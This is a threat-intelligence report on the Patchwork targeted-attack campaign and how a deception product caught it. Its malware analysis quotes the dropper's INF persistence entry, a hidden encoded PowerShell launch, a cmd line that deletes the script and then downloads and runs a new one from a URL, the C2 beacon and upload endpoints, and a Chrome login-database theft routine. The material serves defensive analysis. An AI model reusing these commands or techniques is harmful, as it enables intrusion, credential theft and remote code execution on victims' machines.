UNVEILING PATCHWORK

THE COPY-PASTE APT

A targeted attack caught with cyber deception

Cymmetria

UNVEILING PATCHWORK – THE COPY-PASTE APT

A targeted attack caught with cyber deception

This report can be found at:
https://www.cymmetria.com/patchwork-targeted-attack/.
All IoCs (in CSV and STIX formats), and the MazeRunner campaign file, can be found on Cymmetria Research's GitHub, here:
https://github.com/CymmetriaResearch/CymmetriaResearch.

© 2016 Cymmetria Inc.
All rights reserved. Confidential and proprietary.

TABLE OF CONTENTS

Executive summary 4
- Acknowledgements 5

The investigation 6
- Overview 6
  - Hunting the attacker with a deception campaign 7
  - Getting started 8
  - Chain of events 9
  - Intelligence gained from the actor's C&C server 11

Technical analysis 12
- Tools deployed 12
  - Attack vector 12
  - Dropper 13
    - C&C communications 13
    - Privilege escalation 16
    - Shellcode execution 17
    - Reverse HTTPS Meterpreter 17
  - Second stage payload 17

Attribution 19
- Previously examined information 19
- PPS edit time analysis 19
- C&C activity times 21

Conclusions 24

Appendix 1 – IoCs 25
- File hashes 25
- IPs 25
- POST requests 25
- URLs 25
- Suspected IoCs 26
- Other 27
- Confirmed infecting presentations 28
- Suspected IoCs found to be similar to the above IoCs 31

EXECUTIVE SUMMARY

Patchwork is a targeted attack that has infected an estimated 2,500 machines since it was first observed in December 2015. There are indications of activity as early as 2014, but Cymmetria has not observed any such activity first hand.


Patchwork targets were chosen worldwide with a focus on personnel working on military and political assignments, and specifically those working on issues relating to Southeast Asia and the South China Sea. Many of the targets were governments and government-related organizations.

What makes this report special is that Patchwork is the first targeted threat captured using a commercial deception product. Through the use of deception campaigns created with Cymmetria's MazeRunner, we were able to catch the threat actor's second stage toolset, as well as lateral movement activity.


The code used by this threat actor is copy-pasted from various online forums, in a way that reminds us of a patchwork quilt – hence the name we've given the operation.

In active victim systems, Patchwork immediately searches for and uploads documents to their C&C, and only if the target is deemed valuable enough, proceeds to install a more advanced second stage malware.

It is impossible to reach clear attribution from the information available. We have included an attribution section in this document to document our research efforts in this regard.



Attacker operating times that overlap with a standard 9am-7pm workday (darker means larger volume)



The deception campaign (see "The investigation" section)

ACKNOWLEDGEMENTS

We would like to acknowledge our colleagues Brandon Levene at Palo Alto Networks, Kaspersky Lab's GReAT team, and others whom we can't mention, for their assistance and cooperation.

THE INVESTIGATION


OVERVIEW

The attack was detected as part of a spear phishing against a government organization in Europe in late May 2016. The target was an employee working on Chinese policy research and the attack vector was a PowerPoint presentation file. The content of the presentation was on issues relating to Chinese activity in the South China Sea.

Screenshot of the first slide from one of the infected presentations

After the presentation is opened, the vulnerability highlighted by CVE-2014-4114 is exploited. This is a well documented vulnerability commonly called Sandworm, which only works on unpatched versions of Microsoft Office PowerPoint 2003 and 2007.

Once the exploit worked, it deployed the first stage payload: a compiled AutoIt script. This script then bypassed UAC using a known method called UACME, the code for which was taken from an online forum.




Screenshot of the AutoIt malware publication forum post[1]

[1] http://www.indetectables.net/viewtopic.php?f=7&t=52263&sid=b6fe274a4e8934fceb0f3fc90cd35aa2

With higher privileges, the first stage payload ran PowerSploit to download code to run a reverse shell with Meterpreter – the RAT of the well known MetaSploit framework.

The next stage was exfiltration of document files that are also used to validate the value of the infection. If the infected system was deemed valuable enough, the threat actor then infected the target host with a second stage payload, which was once again a module built from code taken from various online forums and resources.



Flowchart of infection stages

Since the threat had already been detected and stopped, our goal was to discover as much as we could about the threat actor. Specifically, we were interested in tools, techniques, and procedures (TTPs), so that we would be able to detect the threat in case it succeeded in gaining a foothold elsewhere in customers' assets. Learning about the threat actor's TTPs would also allow us to prevent the threat actor from launching another operation targeted at our customer, as well as prevent them from launching similar attacks against other customers in the future.

Our investigation proceeded on two fronts:

1. We built a deception campaign to discover the second stage malware and the actor's TTPs, while the operation was still active.
2. We investigated the operation to uncover the threat actor's capabilities.


HUNTING THE ATTACKER WITH A DECEPTION CAMPAIGN

In order to capture the attacker's second stage malware (persistence) and observe their pivoting behavior in the network (lateral movement), we created a realistic environment in which to hunt the threat actor. We did so by using Cymmetria's MazeRunner solution to deploy a deception campaign. A deception campaign is essentially a story comprised of breadcrumbs and decoys; it leads attackers to believe that they have successfully gained access to a target machine.

Breadcrumbs are pieces of data that lead an attacker to another machine; these could be stored credentials, open shares, browser cookies, VPN configurations, and more. *Decoys* are full operating systems running on virtual machines that act as real and high-value targets for an attacker; breadcrumbs point to decoys, which are fully monitored for any attacker interaction.

The campaign (which can be found on Cymmetria Research's GitHub) was built to fit the specific profile of the active target. MazeRunner captured all the forensic data associated with the threat, so we knew that the threat actor followed the breadcrumbs and activated all the stages of their attack. MazeRunner allowed us to see all of the network traffic, operating system changes, and lateral movement the threat actor performed.

This is the first time, to our knowledge, that an APT (or more aptly, a targeted attack) has been deceived and captured by a deception solution that caused the threat actor to follow breadcrumbs and attack decoys, ultimately leading to the disclosure of the operation.




The deception campaign that caught the APT

GETTING STARTED


As mentioned in the previous section, our first order of business was verifying that the operation was still active, and then creating a deception campaign around it to catch the second stage malware and discover and mitigate other TTPs being used by the threat actor. To this end, we created a target in the form of a profile for a person in whom the threat actor was interested. We then constructed a deception campaign based on that profile. In this case, the person was a member of a government think tank dealing with security issues.

A network around the infected endpoint was created using MazeRunner:

- SMB shares were created on decoys, and mapped on the target laptop, to play the part of network backups.
- Further, RDP credentials were deployed on the laptop to lead to a service running on a decoy system in the cloud.



SMB breadcrumb leading to the file server decoy



RDP Breadcrumb that leads to a cloud decoy

CHAIN OF EVENTS

1. The PowerPoint PPS file was opened, which in turn dropped the initial payload components. The exploit used was CVE-2014-4114 (Sandworm).


```
[Version]
Signature = "$CHICAGO$"
class=61883
ClasGuid={2E87RBCD-7488-12T1-QYXX-74521ACV1AS4}
DriverVer=0/21/2006,61.7600.16385
[DestinationDirs]
DefaultDestDir = 1
[DefaultInstall]
AddReg = RxStart
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\sys
volinfo.exe
```

Driver.inf content

2. The endpoint was infected with the following executables:
   - `sysvolinfo.exe` – AutoIt compiled script.
   - PowerShell reverse shell HTTPS Meterpreter script – Was pulled from the C2 server and was executed using the following requests:
     - `212[.]129.13.110/dropper.php?profile=<base64 of [username@computername]>`
     - `hxxps://45[.]43.192.172:8443/OxGN`
3. Files from the target laptop were being uploaded by the threat actor to the control server, alongside significant activity on the encryption channel. We did not monitor the SSL encrypted channel, in order to avoid detection in case Meterpreter's "`sstagerverifysslcert`" option was used.
4. The threat actor decided to drop the second stage malware, `7zip.exe`, onto the infected endpoint. The tool scanned the hard disk, and talked with `212[.]83.191.156`.
5. It copied itself as `netvmon.exe` into `C:\Windows\SysWOW64\netvmon.exe` and added that path to the startup programs. This is how the threat actor achieves persistence.

6. Three days following the initial infection, alerts were received on the decoy running the SMB shared folder indicating access by the threat actor.
7. The malware accessed the mapped share that was deployed as a breadcrumb on the infected laptop while scanning all the drives for files. The actual function that caused the alert was GetDriveTypeA (which is called to assure that only fixed drives are traversed).
8. After the first alerts in the system were generated, we saw connection attempts to our cloud decoy via RDP. This decoy's IP address was placed as an RDP credentials breadcrumb on the target laptop. The alerts originated from `212[.]129.7.146`, and the entire event lasted for 12 minutes.
9. The alerts we received in MazeRunner indicated that the attackers failed to log in several times, which makes us believe that they pulled the RDP connection file (breadcrumb) that was on the infected desktop. It is interesting to note that they didn't mine the credentials using mimikatz (which would have enabled them to connect to the cloud decoy with ease).
10. We believe this connection was carried out by the same threat actor because:
    - The IP they used to connect to our decoy also belongs to `rev.poneytelecom.eu`.
    - The event took place on the same day we received the alerts on our internal system.

    This shows that the threat actor was deceived into exfiltrating data, deploying their second stage persistence tool, and using the breadcrumbs that we left on the infected laptop. Furthermore, if they had used mimikatz, they also would have succeeded in connecting to our cloud decoy and be encouraged to deploy other, later stage tools.




Network layout

INTELLIGENCE GAINED FROM THE ACTOR'S C&C SERVER

Through one of our partners, we managed to receive access to one of the threat actor's command and control servers. The server contained a multitude of additional files:

- An abundance of PPS files – the spear phishing infecting files
- Additional malicious code packages


Most of the spear phishing files' content[2] was directly related to China-related subjects, or pornographic in nature. Some examples of the spear phishing PPS attachment files used by the threat actor:



国务院关于同意设立哈尔滨新区的批复

三、黑龙江省人民政府要切实加强组织领导，明确工作分工，完善工作机制，加大支持力度，积极探索与现行体制协调、联动、高效的新区管理方式，扎实稳妥推进新区建设发展。要认真做好哈尔滨新区发展规划编制工作，规划建设必须符合土地利用总体规划、城市总体规划、镇总体规划、环境保护规划、水资源综合规划等相关专项规划的要求。要推动新区探索"多规合一"，着力优化空间布局。涉及的重要政策和重大建设项目要按规定程序报批。

From the C&C server, we also extracted the dates on which the PPS lures were last modified; these dates ranged from December 2015 to January 2016. The dates were grouped together and then plotted. The resulting graph is a good indication of times at which we believe the attackers prepared and carried out their attack.




Number of PPS edits by date

[2] We have no direct proof of this, but information from several partners suggests that stolen documents are being actively repurposed for spear phishing purposes.

TECHNICAL ANALYSIS

TOOLS DEPLOYED

ATTACK VECTOR



Flowchart of infection stages

The attack vector is a spear phishing email with a PPS file attachment. It utilizes the exploit of CVE-2014-4114 (Sandworm). The exploit code closely resembles a public proof of concept exploit found on exploit-db1[3]. The exploit enables the attacker to drop files and execute an INF file, which is a Windows driver descriptor file.

Through the exploit, the attack drops two files that are embedded in an OLE object to the local machine:

- `Driver.inf`
- `Sysvolinfo.exe`

```
1   [Version]
2   Signature = "$CHICAGO$"
3   class=61883
4   ClasGuid={2E87RBCD-7488-12T1-QYXX-74521ACV1AS4}
5   DriverVer=0/21/2006,61.7600.16385
6   [DestinationDirs]
7   DefaultDestDir = 1
8   [DefaultInstall]
9   AddReg = RxStart
10  [RxStart]
11  HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\sys
    volinfo.exe
```

Driver.inf content


After dropping the files, the exploit executes the INF file by calling the Windows utility `InfDefaultInstall.exe` with the dropped `driver.inf` as a parameter.

This causes the execution of the Windows utility `RunOnce.exe`, which receives the `sysvolinfo.exe` file as a parameter and executes it.

[3] https://www.exploit-db.com/exploits/35019/

DROPPER

The `sysvolinfo.exe` is the first stage payload of the threat actor (another name seen is `uplv1032.exe`). Its purpose is to escalate privileges, exfiltrate data, and download and execute an online remote access tool based on PowerSploit[4]. Through the now installed Meterpreter, the actor can issue commands to run on the infected machine manually.



Originally created by an unknown user of "O RLY Cover Generator"[5]

The `sysvolinfo.exe` code itself is a compiled AutoIt script. A significant portion of its code is copied from the online hacking forum "Indetectables"[6].

C&C COMMUNICATIONS

Once the tool starts, its first action is to connect back to the C&C server and send a beacon, listening for commands. Below is the analysis of the C&C protocol.

Definitions:

```
ComputerID = BASE64ENCODE("$USERNAME@$COMPUTERNAME")
ddager = Is startup registry key added (Bool)
r1 = BASE64ENCODE(result of OSVersion macro, e.g. WIN_7)
r2 = BASE64ENCODE(result of OSArch macro, e.g. X64)
r3 = BASE64ENCODE(trojan version, 1.1 in our sample)
r4 = BASE64ENCODE(Does the SQLite database folder (
@UserProfileDir &     "\AppData\Local\Google\Chrome\User
Data\Default\") exist (1) or not (0))
r5 = BASE64ENCODE(stdout of last cmd command)
r6 = BASE64ENCODE(1 if running as administrator, 0 if not)
```

On beacon function call a POST request to:

- `hxxp://212[.]129.13.110/dropper.php?profile= + $ComputerID`

[4] PowerSploit: the PowerShell version of Meterpreter, a popular remote access tool from the MetaSploit framework.
[5] https://dev.to/rly
[6] http://www.indetectables.net/viewtopic.php?f=7&t=52263&sid=b6fe274a4e8934fceb0f3fc90cd35aa2

Which is sent with the following parameters:

- `ddager, r1, r2, r3, r4, r5, r6.`

The return value of the request is structured as follows:

- "`$sdata|$payload`", where `sdata` is the command to run (by `id, 1-8`), and `payload` is the argument for the command.

The available commands are:

Command ID	Command explanation
"1"	The debug print describes the command as `"[+] ServFlag : Disabled"`, but the actual code is doing nothing.
"2"	If command "2" wasn't called before, then execute a PowerShell script with the UAC bypass vulnerability: `"powershell -nop -wind hidden -noni -enc " & $PAYLOAD`
"3"	Reset the inner state of the script to ignore previous execution of command "2", thus allowing command "2" to execute again.
"4"	Exit the script.
"5"	Executes `_emorhc` function with `base64decode($payload)` as `arg` (see below).
"6"	Executes `_getnewver` function with `base64decode($payload)` as `arg` (see below).
"7"	Executes `_instcust` function with `base64decode($payload)` as `arg` (see below).
"8"	Executes the `cmd` command stored in `base64` in `$payload` and saves its output to `r5`.

Functions:

`_emorhc($dllurl)` – Searches for `sqlite3.dll` (or `sqlite3_x64.dll` in 64 bit). If not found, it downloads it from `$dllurl`. The function then proceeds to close all the "`chrome.exe`" processes, dump the login data database `@USERPROFILEDIR & "\AppData\Local\Google\Chrome\User Data\Default\Login Data"` into `C:\recoveryx\Protected.ie2`, upload the file, and delete it. Note: the authors forgot to delete the `c:\recoveryx` directory.

`_getnewver($newverurl)` – Deletes itself, downloads a new version from `$newverurl`, and executes it. Cmd command:

```
"cmd.exe /c ping -n 5 127.0.0.1 > nul & del " & @SCRIPTFULLPATH & " & ping -n 5 127.0.0.1 > nul & powershell IEX (New-Object System.Net.WebClient).DownloadFile('" & $newverurl & "', '" & @SCRIPTFULLPATH & "') & " & @SCRIPTFULLPATH".
```

They are using ping between commands for an unknown reason. A possible usage is as a `sleep(5)`.

`_instcust($custurl)` – Downloads a "custom" executable and executes it with the UAC bypass vulnerability.

`_upload($f_path, $f_name, $repeat, $retry)` – Handles all file upload. It uploads the file `$f_path to hxxp://212[.]129.13.110/update-request.php?profile= + $ComputerID`, with a maximum retry count of 5. The post contains the following data:

```
"Content-Disposition: form-data; name=""filename""; filename="""" &
$f_name & "|" & $f_hash & """" & @CRLF & @CRLF & $ffile & @CRLF
```

Where `$f_hash` is the `md5 cheksum` of the file to be uploaded, `$f_name` is the `base64` encoding of `$f_name`, and `$ffile` is the content of the file.

